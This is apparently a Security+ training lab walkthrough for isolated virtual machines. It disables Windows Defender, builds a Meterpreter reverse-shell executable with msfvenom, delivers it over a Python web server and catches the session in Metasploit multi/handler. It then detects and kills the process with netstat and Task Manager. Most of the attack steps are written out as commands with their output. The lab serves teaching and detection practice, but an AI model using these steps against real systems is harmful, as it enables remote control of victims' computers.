Installing, Using, and Blocking a Malware-based Backdoor

Scenario

In this activity, you will disable Windows Defender Real-time protection, leaving Windows 10 vulnerable. You will then simulate the accidental installation of malware. You will take on the role of a pentester or hacker, and determine whether the malware was installed based on open network ports. Next, you'll connect to the infected workstation, proving you having the ability to exploit it. Finally, in the role of security administrator, you will remove the malware.

Objectives

This activity is designed to test your understanding of and ability to apply content examples in the following CompTIA Security+ objectives:

- 1.2 Given a scenario, analyze potential indicators to determine the type of attack.

Lab

- Kali VM
- DC1 VM
- WS1 VM
- pfSense VM

Task 1

Disable Windows Defender Real-time Protection

In the first part of this activity, you will disable Windows Defender Real-time protection, leaving the workstation vulnerable to malware.

1. Select the **WS1** VM, press **CTRL+ALT+DEL**, then at the login screen use **CONTOSO\steve.logan**, in the Password box, type **Pa$$w0rd** and press **ENTER**.

2. In the system tray, click the up arrow and select **Windows Security.**





Figure 1.1 – Selecting Windows Security settings from the system tray.

3. The **Windows Security** window is displayed. In the left pane, click **Virus & threat protection**.




d health of your device

Account protection
No action needed.

Figure 1.2 – Security settings – Virus and threat protection.

4. In the right pane, under the Virus & threat protection settings section, click **Manage settings**.



Virus & threat protection settings

No action needed.

Manage settings

Virus & threat protection updates


Security intelligence is up to date.

Last update: Not available

Check for updates

Figure 1.3 – Managing settings in the Virus & threat protection settings.

5. Click the **slider** in the Real-time protection section to **turn it off**. By default, Real-time protection is on.



Windows Security

Virus & threat protection settings


View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Figure 1.4 – Turning to off the On slider of Real-time protection.

6. To confirm the action, enter the Contoso’s domain **Administrator** username and **Pa$$w0rd** in the **UAC** dialog box and click **Yes**.



User Account Control

Do you want to allow this app to make changes to your device?

Windows Security

Verified publisher: Microsoft Windows

Show more details

To continue, enter an admin user name and password.

Administrator

••••••••

Domain: CONTOSO

Figure 1.5 – Elevating permissions to disable Real-time protection.

6. Close the **Windows Security** window.

Task 2

Creating a malicious program with Msfvenom

If a system does not have the latest updates or does not have sufficient security configured, it is prone to be hacked. However, even if these measures are in place, users can still be convinced to execute a malicious application (such as through social engineering), which could allow an attacker to control the system. Various tools can be used for hacking into a system, such as Msfvenom. It allows you to create custom payloads, which can be deployed to the user’s system.

In this task, you will create a standalone payload with Msfvenom and deploy it on the targeted host for exploitation.

1. Switch to **Kali** VM, use the **kali** username and type **Pa$$w0rd** as the password.

2. Open a **Terminal** emulator clicking on the icon in the top bar.


3. Generate the malicious payload by typing the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 -f exe -o malicious.exe
```

TIP: The -p parameter sets the module that needs to be used. The -f parameter is used to specify the file format. The -o parameter sets the correct options to be used with the module. The LHOST parameter sets the local host, which is Kali VM.

NOTE: When you want to create a standalone payload, you can use Msfvenom. To use this tool, you do not need to invoke Metasploit framework, and it can work directly from the command prompt in Kali Linux.

Notice the output of the command. The executable payload with the name **malicious.exe** is now created.




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 -f exe -o malicious.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: malicious.exe
```

Figure 2.1 – Output from the msfvenom command.

4. Share the payload with the victim. Start a simple Python web server by typing:

```
sudo python -m http.server 80
```



```
┌──(kali㉿kali)-[~]
└─$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 2.2 – Starting a python web server on port 80 serving files from the current directory.

NOTE: If you don't type 80 at the end of the command for the port number you wish to use, the Python web server module will default to port 8000. This is useful in case you receive an error that the port number 80 is already in use. Be sure to type then on your web browser:
`http://192.168.1.10:8000/malicious.exe`

5. Switch back to **WS1** to download the **malicious.exe file** using the **Web Browser**. Type the following URL path:

```
http://192.168.1.10/malicious.exe
```




Figure 2.3 – Downloading the malicious.exe file on WS1.

NOTE: Downloading and executing this file will create a reverse connection to the attacker's system. This means that when the user click on the file, a connection is established back to the attacker's system.

6. Open **File Explorer** and navigate to the **Downloads** folder. Notice the malicious file is now downloaded in the Downloads folder.




Figure 2.4 – The malicious.exe file downloaded and in the Downloads folder.

7. Switch back to **Kali** VM and **stop** the Python Web Server by typing **CTRL+C**.


Since you created a standalone module, it will not create a connection between you and the victim's system. To do this, you need to use the multi/handler module, which will catch the meterpreter connection when the malicious.exe is executed on the victim's system. The meterpreter connection is required to establish a connection between the hacker's and target's system.

8. To use the multi/handler module, start from the **Terminal** Metasploit framework by typing **msfconsole** and pressing **ENTER**:

```
msfconsole -q
```

9. The **metasploit** framework starts and displays the **msfconsole** prompt. Start the **multi/handler** module by typing the following command and press **ENTER**:

```
use multi/handler
```




```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

Figure 2.5 – Setting the multi/handler module in metasploit.

10. The module is now set. Next, you need to set the **windows/meterpreter/reverse_tcp** payload used with **msfvenom**. To do this type the following command and press **ENTER**:

```
set payload windows/meterpreter/reverse_tcp
```




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

Figure 2.6 – Setting the windows/meterpreter/reverse_tcp payload.

11. The payload is now set. Type the following command to see its options and press **ENTER**:

```
show options
```

Notice the output of this command. You will need to set the localhost, which is currently not set. You can use the default port. When the connection is established with the target, the output will be redirected to the localhost, which is Kali VM.



```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 2.7 – Options of the multi/handler module.


12. To set the **LHOST** value, type the following command and press **ENTER**:

```
set LHOST 192.168.1.10
```

13. Finally, it is time to **trigger** the payload. Type the following command and press **ENTER**:

```
exploit
```

The exploit sessions has now started and is in a listening more for a remote connection from **WS1**.



```
msf6 exploit(multi/handler) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.10:4444
```


Figure 2.8 – The multi/handler session waiting for remote connections.

14. Switch to **WS1** VM and double-click the **malicious.exe** file we downloaded. Click **Run** on the **SmartScreen** filter window.

When the file is executed, it creates a reverse connection to the KALI VM.

NOTE: Notice that nothing happened after double-clicking the file. This is because it is a custom exploit and does not generate any output. This file will be executed and will continue to run in the background without the user's knowledge until a reboot or shutdown of WS1.

15. Switch back to the KALI VM and notice the meterpreter connection from WS1 VM is now successfully established.




```
msf6 exploit(multi/handler) > set LHOST 192.168.1.10
LHOST ⇒ 192.168.1.10
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Sending stage (175686 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.14:64361)

meterpreter > 
```

Figure 2.9 – Showing the meterpreter prompt with a successful connection to WS1.

16. To get the **current logged in user account details** of **WS1** type the following command and press **ENTER**:

```
getuid
```



```
meterpreter > getuid
Server username: CONTOSO\steve.logan
meterpreter > 
```

Figure 2.10 – Typing the get user id command.

Notice the current logged in user account name is displayed. Because you have control over the WS1 system, you can run various commands to get details of the system.


17. To open the **Windows command prompt**, type the following command and press **ENTER**:

```
shell
```

You can now use all of the Windows command prompt commands available.

18. Find out **what other users** are on the WS1 system by typing the following command and pressing **ENTER**:

```
net users
```



```
meterpreter > shell
Process 1836 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\steve.logan\Downloads>net users
net users

User accounts for \\WS1

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
User                     WDAGUtilityAccount
The command completed successfully.


C:\Users\steve.logan\Downloads>
```

Figure 2.11 – The output of the net users command is displayed.

19. To **exit** from the **Windows command prompt** type **exit** and press **ENTER**.

NOTE: Leave meterpreter console open. Do not type exit on the meterpreter prompt because it will terminate the connection to WS1.

Task 3

Investigate and identify network ports


The malicious software was executed. This runs with the privileges of the logged-in user and allows a remote machine to access the command prompt. Use WS1 to run a posture assessment and see if the backdoor can be discovered.

1. Switch back to **WS1** VM.

2. Send **CTRL+ALT+DEL**, and enter Steve's password of **Pa$$w0rd**.

3. Open a **Command Prompt** window and type the following command to check for **Established** connections, and press **ENTER**:

```
netstat -nao | findstr “ESTABLISHED”
```



```
C:\Users\steve.logan>
C:\Users\steve.logan>netstat -nao | findstr "ESTABLISHED"
  TCP    192.168.1.14:64361     192.168.1.10:4444      ESTABLISHED     2264

C:\Users\steve.logan>
```


Figure 3.1 – Checking for established connections on WS1.

With the connection established identified, let's look at the process ID (number value at the far right.) The **process ID** number on the figure 3.1 is **2264**.

NOTE: On your lab the process ID will be different.

4. Open **Task Manager** by right-click on the **Taskbar**.

5. If needed, click the **down arrow** next to **More details** to expand to a more verbose interface. Click the **Details** tab, and click on **PID** column to sort by PID. Look for the same PID from the command prompt.



Name	PID	Status	User name	CPU	Memory (a...	UAC virtualizat...
MsMpEng.exe	2168	Running		00	79,720 K	
ShellExperienceHost....	2228	Suspended	steve.logan	00	0 K	Disabled
svchost.exe	2240	Running		00	2,016 K	
malicious.exe	2264	Running	steve.logan	00	2,012 K	Enabled
SearchIndexer.exe	2540	Running		00	9,888 K	
explorer.exe	2644	Running	steve.logan	02	26,380 K	Disabled
svchost.exe	2672	Running		00	1,312 K	
dllhost.exe	2720	Running	steve.logan	00	1,980 K	Disabled
svchost.exe	3032	Running		00	1,332 K	
RuntimeBroker.exe	3176	Running	steve.logan	00	3,208 K	Disabled
RuntimeBroker.exe	3344	Running	steve.logan	00	648 K	Disabled
Taskmgr.exe	3360	Running	steve.logan	19	15,976 K	Disabled

Figure 3.2 – Task manager showing malicious executable running with PID 2264.

6. With the **malicious.exe** selected, click the **End Task** button at the bottom right corner.

7. On the popup confirmation message click **End process**.

